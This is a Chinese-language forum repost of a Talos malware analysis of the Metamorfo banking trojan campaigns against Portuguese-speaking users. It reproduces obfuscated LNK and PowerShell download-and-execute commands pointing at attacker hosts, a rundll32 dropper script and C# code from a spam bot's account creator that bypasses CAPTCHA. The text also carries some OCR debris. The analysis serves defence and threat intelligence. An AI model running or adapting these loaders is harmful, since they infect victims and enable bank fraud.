登录

Metamorfo银行木马安全事件分析

Pinging / 2018-11-10 07:50:00 / 浏览数 3184 安全技术 技术讨论 顶(0) 踩(0)

■■■■■■■https://blog.talosintelligence.com/2018/11/metamorfo-brazilian-campaigns.html

事件摘要

许多经济网络罪犯最近一些年一直使用银行木马来窃取银行用户的敏感财务信息。为了盗取受害用户的金融钱财，他们会收集用户的各种在线银行与服务网站的信用卡信息以

活动概述

在分析这些活动时，Talos发现了两个独立的攻击事件，这也使得我们相信攻击者在10月底到11月初之间进行了类似的攻击。这些攻击在进行的过程中需要下载不同的文件，

事件一

Talos使用在免费的网络托管平台上进行托管压缩文件服务来识别垃圾邮件。此存档包含Windows LNK文件（链接）。 在此事件中，相关文件名遵循以下格式：

```
"Fatura-XXXXXXXXXX.zip,"
```

这里"XXXXXXXXXX" 是十位数字。

链接的格式如下：

```
"__Fatura pendente - XXXX.lnk,"
```

这里"XXXX"是四位数字字母组合的类型。

LNK文件的目的是下载带有图像文件扩展名（.bmp或.png）的PowerShell脚本：

```
cmd .exe / V   / C
 set nyvxldrvifjjc=iEx &&
 set lgetrwakfxpe=tRi &&
 set kpmpoizdpv=bJe &&
 set judolxmuby=LOad &&
 set hdlkrpujy=nop &&
 set ghcigzyd=NEw &&
 set fqlfmrg=wEbc &&
 set vi=Ers &&
 set yzs=hEll &&
 set cibx=pOw &&
 set cdkzg=hXXps://marcondesduartesousa2018[.]000webhostapp[.]com/downs/imagemFr.bmp &&
 @echo off &&
 %SystemDrive% &&
 cd\ &&
 cd %SystemRoot%\System32 &&
 echo %nyvxldrvifjjc%("%nyvxldrvifjjc%(!ghcigzyd!-o%kpmpwoizdpv%ct NeT.!fqlfmrg!Lient).down%judolxmuby%S%lgetrwakfxpe%N
G('%cdkzg%')");
 | Windows|cibx||vi||yzs|\v1.0\|cibx||vi||yzs| -|hdlkrpujy| -win 1 - & ex t
```

此命令的目的是从攻击者的URL下载并执行PowerShell脚本。 这个PowerShell脚本也被混淆：

```
${__/\_/=\_/\_/=\/=} = ${env:APPDATA}+"\"
${/=\_/\____/===\/\} = ___/=\_/\____/===
${____/=====\/\___/} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LgB0AHgAdAA=')))
${/=\/\__/=\/\/\__/} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LgB2AGIAcwA=')))
${/===\/====\/\__/=}  = ${__/\_/=\_/\_/=\/=}+${/=\_/\____/===\/\}+${____/=====\/\___/}
${__/=\_________/\_}  = ${__/\_/=\_/\_/=\/=}+${/=\_/\____/===\/\}+${/=\/\__/=\/\/\__/}
sleep -s 1
    ${/=\__/\_/\/\__/\_}  = $false
    while(${/=\__/\_/\/\__/\_} -ne $true)
    {
    ____/\___/\/=\___ ${____/==\_____/=\/} ${/===\/====\/\__/=}; sleep -s 1
    if ((gi ${/===\/====\/\__/=}).length -gt 2048kb)
     {
       ${/=\__/\_/\/\__/\_}  = $true
       ${/====\_/===\/==\_} =  "Y"
      }
      else
       {
        ${/====\_/===\/==\_} = "N"
       }
    Write-Host ${/=\__/\_/\/\__/\_}
    }
   ${/====\_/===\/==\_} =  "Y"
```

此脚本用于下载托管在Amazon Web Services（AWS）上的存档：

```
hXXps■[.]// S3-EU-■-1 amazonaws COM/killino2/image2.png[.]■
```


该存档包含两个文件：

```
A dynamic library (.DLL)
A compressed payload (.PRX)
```

该文件库解压缩RPX文件并对其在远程进程中执行。这里的注入代码在后面将进行详细的描述。

事件二

除了事件一中描述的攻击过程外，
Talos还研究了第二个事件，这个攻击事件使用了不同的方法对受害者系统进行木马的传递与恶意程序的执行。此活动也针对使用葡萄牙语的用户。



在这一系列的攻击事件中，攻击者利用恶意PE32可执行文件来执行感染过程的初始阶段而不是Windows快捷方式文件（LNK）。
这些PE32可执行文件使用以下命名约定并使用ZIP存档的形式提供：

```
"Fatura-XXXXXXXXXX.zip"
```

PE32可执行文件位于ZIP存档中。 这些可执行文件使用以下命名：

```
"__Fatura pendente - XXXX.exe,"
```

执行时，这些PE32文件用于在%TEMP%的子目录中创建批处理文件。

然后使用Windows命令处理器执行批处理文件，然后执行PowerShell，并按照说明下载受攻击者控制的服务器上托管的内容，并使用以下语法将其传递给Invoke-Expressio

```
iEX("iEx(New-Object System.Net.WebClient).DownloadString('https://bit.ly/2CTUB9H#')");
WindowsPowerShell\v1.0\powershell.exe -nop -win 1
```


然后删除批处理文件并继续对受害者系统进行攻击。

当系统到达Bitly（链接缩短器）并访问缩短的链接目标上托管的内容时，HTTP重定向会将客户端重定向到托管PowerShell脚本的服务器。攻击者利用该脚本将传递到IEX并
服务器提供以下PowerShell：

```
$namefile=Get-Random;
$nomepasta = $namefile;
$pasta = "$env:APPDATA\"+$nomepasta;
$dest = "$env:APPDATA\" + $nomepasta + "\" + $namefile + "." + $namefile + " KpD";
$org = "$env:APPDATA\" + $nomepasta + "\" + $namefile + ".zip";
$remfile = "$env:APPDATA\" + $nomepasta + "\" + "b.dll";
$url = "https://bit.ly/2AkIgcc#"+$namefile;
$IE=new-object -com internetexplorer.application
$IE.navigate2("https://bit[.]ly/2SdhUQl?8438h84hy389")
$IE.visible=$false

new-item $pasta -type directory;
(New-Object System.Net.WebClient).DownloadFile($url,$org);(new-object -com shell.application).
NameSpace($pasta).CopyHere((new-object -com shell.application).NameSpace($org).Items(),20);Start-
Sleep -s 10;rename-item -path $remfile -newname $namefile"."$namefile;Start-Process rundll32.exe
$dest;
```

此PowerShell脚本检索并执行传递给系统的恶意脚本。此PowerShell还利用了Bitly服务，如上一屏幕截图所示。



虽然HTTP请求是针对JPEG制作的，并且指定的内容类型是“image / jpeg”，但服务器实际上会传送包含名为“b.dll”的Windows DLL文件的ZIP存档。

```
GET /bb.jpg HTTP/1.1
Host: pgs99.online

HTTP/1.1 200 OK
Date: Thu, 01 Nov 2018 14:05:37 GMT
Content-Type: image/jpeg
Content-Length: 5630209
Connection: keep-alive
Server: Apache
Last-Modified: Wed, 31 Oct 2018 16:28:43 GMT
ETag: "55e901-57988cbaa44c0"
Accept-Ranges: bytes
X-App-Status: 1
X-Cache-Status: MISS

PK.........s_M. .Yq.U.........b.dll.\}lTWv..f.y...1....e .c7...=6l@
```

脚本执行睡眠模式10秒钟，之后它将提取存档并将DLL保存到系统上%APPDATA%的子目录中。

然后使用RunDLL32来执行恶意软件用于感染系统。 由于在二进制文件中包含大量0x00，未压缩的DLL约为366MB，其数量非常大。
因为许多人无法正确处理大型文件，所以这可能被用于规避自动检测系统。
同样，这中机制可以避免沙箱存储空间溢出，因为大多数沙箱都不允许这种大小的文件。


此外，受感染的系统在感染过程中会向攻击者控制的服务器（srv99 [.] tk）发出信号。

```
GET /conta/?89dhu2u09uh4hhy4rr8 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: srv99.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 01 Nov 2018 14:05:35 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

我们对相关联域的DNS通信的分析发现尝试解析此域的次数增加，这与已观察到的恶意事件相对应。

大部分的解析请求包都来自于巴西。



PowerShell执行还有助于与动态DNS服务进行通信。 与第一个Bitly链接类似，我们能够获得其他的与此域相关信息：

经过几天后，我们再次看到创建时间。
数据显示攻击者将目标瞄准了不同的电子邮件并发送了相同的垃圾邮件信息。

垃圾邮件工具

此次两个事件均有银行木马参与。但是，Talos发现了Amazon S3 Bucket上托管的其他工具和恶意软件。 此恶意软件是一种远程管理工具，可以创建电子邮件。这些电子邮件是在BOL Online电子邮件平台上创建的，这是一个在巴西提供电子邮件托管和免费电子邮件服务的互联网门户。
攻击者的主要目标是建立一个专门用于电子邮件注册的系统僵尸网络。

恶意准假是使用了c#语言进行编写，其中包含了许多葡萄牙语。

下面是用于创建BOL邮件的函数代码：

```
private void Navegador_DocumentCompleted(object sender, WebBrowserDocumentCompletedEventArgs e)
{
    this.txtUrl.Text = this.Navegador.Url.ToString();
    this.progressBar1.Value = 0;
    if (!this.FechaNavegador)
    {
        if (this.Navegador.Url.ToString() == "https://checkout.uol.com.br/#/bol/0?promotion=WEBEMAILBOL")
        {
            this.FechaNavegador = true;
            this.timerEnviaSolicitacao.Enabled = true;
        }
        if (this.Navegador.Url.ToString() == "https://checkout.uol.com.br/#/conclusion?promotion=WEBEMAILBOL")
        {
            this.FechaNavegador = true;
            if (this.cbxSenhaRondomica.Checked)
            {
                this.GetDados("Login Criado OK [" + DateTime.Now.ToString() + "]");
                TextBox textBox = this.txtLoginsCriados;
                string text = textBox.Text;
                textBox.Text = string.Concat(new string[]
                {
                    text,
                    this.LoginDavez,
                    "@bol.com.br;",
                    this.txtSenhaRnd.Text,
                    Environment.NewLine.ToString()
                });
                File.WriteAllText(AppDomain.CurrentDomain.BaseDirectory + "\\usuarios.txt", this.txtLoginsCriados.Text);
                this.GravaDados(this.LoginDavez + "@bol.com.br;" + this.txtSenhaRnd.Text);
```

邮件创建后，这些随机生成的用户名和密码将发送到C2服务器。BOL
Online使用CAPTCHA系统并用于防止机器创建电子邮件。为了绕过这种保护，恶意软件作者使用Recaptcha API和C2服务器提供的令牌：

```
private string enviarSolicitacaoRecapcha()
{
    string[] codigoK = this.getCodigoK();
    string requestUriString = string.Concat(new string[]
    {
        "http://2captcha.com/in.php?key=",
        this.txtAPI.Text,
        "&method=userrecaptcha&googlekey=",
        codigoK[0],
        "&pageurl=",
        codigoK[1]
    });
    WebRequest webRequest = WebRequest.Create(requestUriString);
    Stream responseStream = webRequest.GetResponse().GetResponseStream();
    StreamReader streamReader = new StreamReader(responseStream);
    return streamReader.ReadToEnd();
}
```

在我们的调查过程中，所有创建的电子邮件都以“financeir”为前缀。

该木马具有清理自身，发送电子邮件凭据以及重新启动，下载和执行C2服务器提供的二进制文件的功能。

Tolos发现了一下三个C2服务器地址：

- hxxp://criadoruol[.]site/
- hxxp://jdm-tuning[.]ru/
- hxxp://www[.]500csgo[.]ru/

我们在作为僵尸网络成员的服务器上发现了700多个受损系统。 最古老的机器于10月23日遭到入侵。该僵尸网络使用上述技术在BOL Online服务上创建了4,000多封独特的电子邮件。 其中一些电子邮件用于启动我们在此研究中跟踪的垃圾邮件活动。

鉴于文件名的模式、受害者的行为以及两个事件的特定定位，Talos充分肯定了这两个广告事件，并发现其均使用了先前我们在调查S3 Bucket时发现的相同电子邮件生成工具。这也显示了这两个事件所使用工具集的联系性。这个攻击者可能使用了不同的传递方式和电子邮件列表来传递他的malspam。

最终的攻击载荷

我们确定了在这些活动中部署的两种不同有效载荷，而该有效载荷是针对巴西银行由德尔福开发的。

安全公司FireEye已经在此部署了第一个payload。它将获取系统的受损信息并将数据泄露到C2服务器上。它还包括了一个键盘记录器，而此记录工具与我们在文本中曾描述当用户登录到他们银行的网站时，恶意软件可以弹出一个虚假的窗口与他们进行交互。以下是试图窃取用户CVV的示例：

第二个事件中所使用的工具具有完全相同的功能，但是其实现方式有所区别。它主要针对两个=因子进行身份验证，通过向用户显示假弹出窗口：

然后，键盘记录器将检索目标输入的信息。

以下金融服务组织成为这一恶意软件的目标：Santander，Itaù，Banco do Brasil，Caixa，Sicredi，Bradesco，Safra，Sicoob，Banco da Amazonia，Banco do Nordeste，Banestes，Banrisul，Banco de Brasilia和Citi。

总结

此类恶意软件在世界各处都能够发现踪迹，这也进一步证明了银行类木马非常受欢迎。通过此类示例显示，攻击的目标瞄准的时巴西银行机构。
这可能表明攻击者来自南美洲，因为在那里他们可以更容易地使用获得的详细信息和证书来开展非法金融活动。我们将持续监视此类威胁相关的金融犯罪活动。而这不是一个额外的电子邮件，并为其创建一个自动生成机制以获取其他新的电子邮件。

防御措施

我们的客户可以采取如下措施来阻止威胁：

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护（AMP）非常适合防止这些威胁参与者使用的恶意软件的执行。

思科云网络安全（CWS）或网络安全设备（WSA）Web扫描可防止访问恶意网站并检测这些攻击中使用的恶意软件。

电子邮件安全可以阻止威胁攻击者发送恶意电子邮件。

下一代防火墙（NGFW），下一代入侵防御系统（NGIPS）和Meraki MX等网络安全设备可以检测与此威胁相关的恶意活动。

AMP Threat Grid有助于识别恶意二进制文件并为所有思科安全产品构建保护。

无论用户是在公司网络上还是在公司网络之外，我们的安全互联网网关（SIG）Umbrella可以阻止用户连接到恶意域，IP和URL。

IOCS

下面的IOC是我们在分析相关恶意活动期间观察到。

事件一

```
627a24cb61ace84a51dd752e181629ffa6faf8ce5cb152696bd65a1842cf58fd

_Fatura pendente - HCBF.lnk

hxxps://marcondesduartesousa2018[.]000webhostapp[.]com/downs/imagemFr.bmp
hxxps://s3-eu-west-1[.]amazonaws[.]com/killino2/image2.png

01fd7fdb435d60544d95f420f7813e6a30b6fa64bf4f1522053144a02f961e39

a01287a79e76cb6f3a9296ecf8c147c05960de44fe8b54a5800d538e5c745f84

1ed49bd3e9df63aadcb573e37dfcbafffbb04acb2e4101b68d02ecda9da1eee7

3ff7d275471bb29199142f8f764674030862bc8353c2a713333d801be6de6482

61df7e7aad94942cb0bb3582aed132660caf34a3a4b970d69359e83e601cbcdb
```

事件二

```
3b237b8a76dce85e63c006db94587f979af01fbda753ae88c13af5c63c625a12
46d77483071c145819b5a8ee206df89493fbe8de7847f2869b085b5a3cb04d2c
bce660e64ebdf5d4095cee631d0e5eafbdf052505bc5ff546c6fbbb627dbff51
7b241c6c12e4944a53c84814598695acc788dfd059d423801ff23d1a9ed7bbd2
91781126feeae4d1a783f3103dd5ed0f8fc4f2f8e6f51125d1bfc06683b01c39

_Fatura pendente - QD95.exe
_Fatura pendente - QW2I.exe
_Fatura pendente - 9X3H.exe

Fatura-2308132084.zip

hxxp://pgs99[.]online:80/script.txt
hxxp://pgs99[.]online:80/bb.jpg

pgs99[.]online

hxxp://srv99[.]tk:80/conta/?89dhu2u09uh4hhy4rr8
hxxp://srv99[.]tk:80/favicon.ico

hxxps://bit[.]ly/2CTUB9H#
hxxps://bit[.]ly/2SdhUQl?8438h84hy389

hxxp://mydhtv[.]ddns[.]net:80/
```

垃圾邮件工具

```
2a1af665f4692b8ce5330e7b0271cfd3514b468a92d60d032095aebebc9b34c5


hxxp://criadoruol[.]site/
hxxp://jdm-tuning[.]ru/
hxxp://www[.]500csgo[.]ru/
```

最终Payload

```
PE■■■
61df7e7aad94942cb0bb3582aed132660caf34a3a4b970d69359e83e601cbcdb
4b49474baaed52ad2a4ae0f2f1336c843eadb22609eda69b5f20537226cf3565
```

上一篇：KERNEL PWN入门总结——从... 下一篇：Ruby 2.x gadget c...

1. 0 条回复

- 动动手指，沙发就是你的了！